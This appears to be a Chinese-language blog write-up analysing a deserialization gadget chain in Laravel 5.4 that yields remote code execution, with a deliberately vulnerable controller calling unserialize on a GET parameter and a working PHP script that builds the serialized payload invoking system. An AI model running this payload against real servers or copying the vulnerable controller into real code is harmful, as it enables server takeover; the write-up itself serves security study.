laravel-5.4-序列化导致rce

> 之前开分析给laravel5.7,5.8的序列化漏洞，于是就想把laravel框架漏洞全部给分析一次。

1.1环境搭建

`要分析框架漏洞我们肯定要搭建好环境`，这里我是使用的安装包搭建的，也可以使用`composer`搭建

laravel安装包下载地址

然后使用phpstduy，快速搭建好。如下图。

1.2寻找利用点

一般来说我们寻找序列化漏洞，都是从`__destruct()`或者`__wakeup()`开始的

```
__wakeup() //使用unserialize时触发
__destruct() //对象被销毁时触发
```


然后我们就全局搜索。在`Illuminate\Broadcasting\PendingBroadcast`发现`PendingBroadcast类`中比较好利用，因为`$this->events`和`$this->event`都可以我们控制。

然后我们有俩个思路一个是去控制任意类的`dispatch方法`，另一个是去寻找类中存在`__call方法`并且没有`dispatch()方法`


```
__call() //在对象上下文中调用不可访问的方法时触发
```

寻找了一遍，发现第一个思路不好利用(tcl~)

所以我们去利用第二个思路，寻找`__call()`魔法函数，我们在`Faker\Generator`类中发现可以利用。



然后我们去跟进`format()方法`，发现有一个`call_user_func_array()`函数，就是我们利用的地方。



发现`call_user_func_array()`函数的第一个参数是`getFormatter()`里面的返回值，我们跟进`getFormatter()`函数

可以发现`$this->formatters[$formatter]`我们可以控制，然后直接return，就并不需要看后面的代码啦。

然后我们现在梳理一下我们可以控制的参数，并进行利用rce

```
PendingBroadcast类中$this->events，$this->event
Generator类中__call方法，并且可以控制$this->formatters[$formatter]
```

思路：

我们通过`PendingBroadcast`类的`__destruct`的方法为入口，控制参数`$this->events`让其等于`new Generator()`，然后进入`Generator`类的`__call`方法，然后进入`getFormatter`类，控制`$this->formatters[$formatter]`为我们控制的函数`如system`，而参数就是最开始`PendingBroadcast`类的`$this->event`如`whoami`

1.3构造触发

因为序列化的利用基本上在后期开发中写的，使用我们需要写一个触发点去验证poc.


在 `/routes/web.php` 文件中添加一条路由，便于我们后续访问。

```
Route::get("/","\App\Http\Controllers\DemoController@demo");
```

然后在 `/app/Http/Controllers/` 下添加 `DemoController` 控制器，代码如下：

```
<?php
namespace App\Http\Controllers;

use Illuminate\Http\Request;
class DemoController extends Controller
{
    public function demo()
    {
        if(isset($_GET['c'])){
            $code = $_GET['c'];
            unserialize($code);
        }
        else{
            highlight_file(__FILE__);
        }
        return "Welcome to laravel5.4";
    }
}
```




```
<?php
namespace  App\Http\Controllers;

use  Illuminate\Http\Request;
class  DemoController  extends  Controller
{
        public  function  demo()
        {
                if(isset($_GET['c'])){
                        $code  =  $_GET['c'];
                        unserialize($code);
                }
                else{
                        highlight_file(__FILE__);
                }
                return  "Welcome  to  laravel5.4";
        }
}
```

Welcome to laravel5.4


1.4exp


```php
<?php

namespace Illuminate\Broadcasting
{
    class PendingBroadcast
    {
        protected $events;
        protected $event;

        function __construct($events, $cmd)
        {
            $this->events = $events;
            $this->event = $cmd;
        }
    }
}
namespace Faker
{
    class Generator
    {
        protected $formatters;

        function __construct($function)
        {
            $this->formatters = ['dispatch' => $function];
        }
    }
}
namespace{
    $a = new Faker\Generator('system');
    $b = new Illuminate\Broadcasting\PendingBroadcast($a,'dir');
    echo urlencode(serialize($b));
}
```





利用成功

1.5调用栈

```
Faker\Generator->getFormatter                                  Generator.php   205:1
Faker\Generator->format                                        Generator.php   196:1
Faker\Generator->__call                                        Generator.php   247:1
Faker\Generator->dispatch                                      PendingBroadcast.php  57:1
Illuminate\Broadcasting\PendingBroadcast->__destruct           PendingBroadcast....
```

1.6攻击流程


```php
<?php
class PendingBroadcast{
        public function __destruct()
    {
        $this->events->dispatch($this->event);
    }
}
class DemoController{

    public function __call($method, $attributes)
    {
        return $this->format($method, $attributes);
    }

    public function format($formatter, $arguments = array())
    {
        return call_user_func_array($this->getFormatter($formatter), $arguments);
    }
    public function getFormatter($formatter)
    {
        if (isset($this->formatters[$formatter])) {
            return $this->formatters[$formatter];
        }
        foreach ($this->providers as $provider) {
            if (method_exists($provider, $formatter)) {
                $this->formatters[$formatter] = array($provider, $formatter);

                return $this->formatters[$formatter];
            }
        }
    }
}
```

1.7总结

- 这个漏洞应该说是比较简单的序列化，因为需要的链子比较少，并且比较好理解，对于初学者来说比较容易上手
- 自己通过调试，深入了解这个链子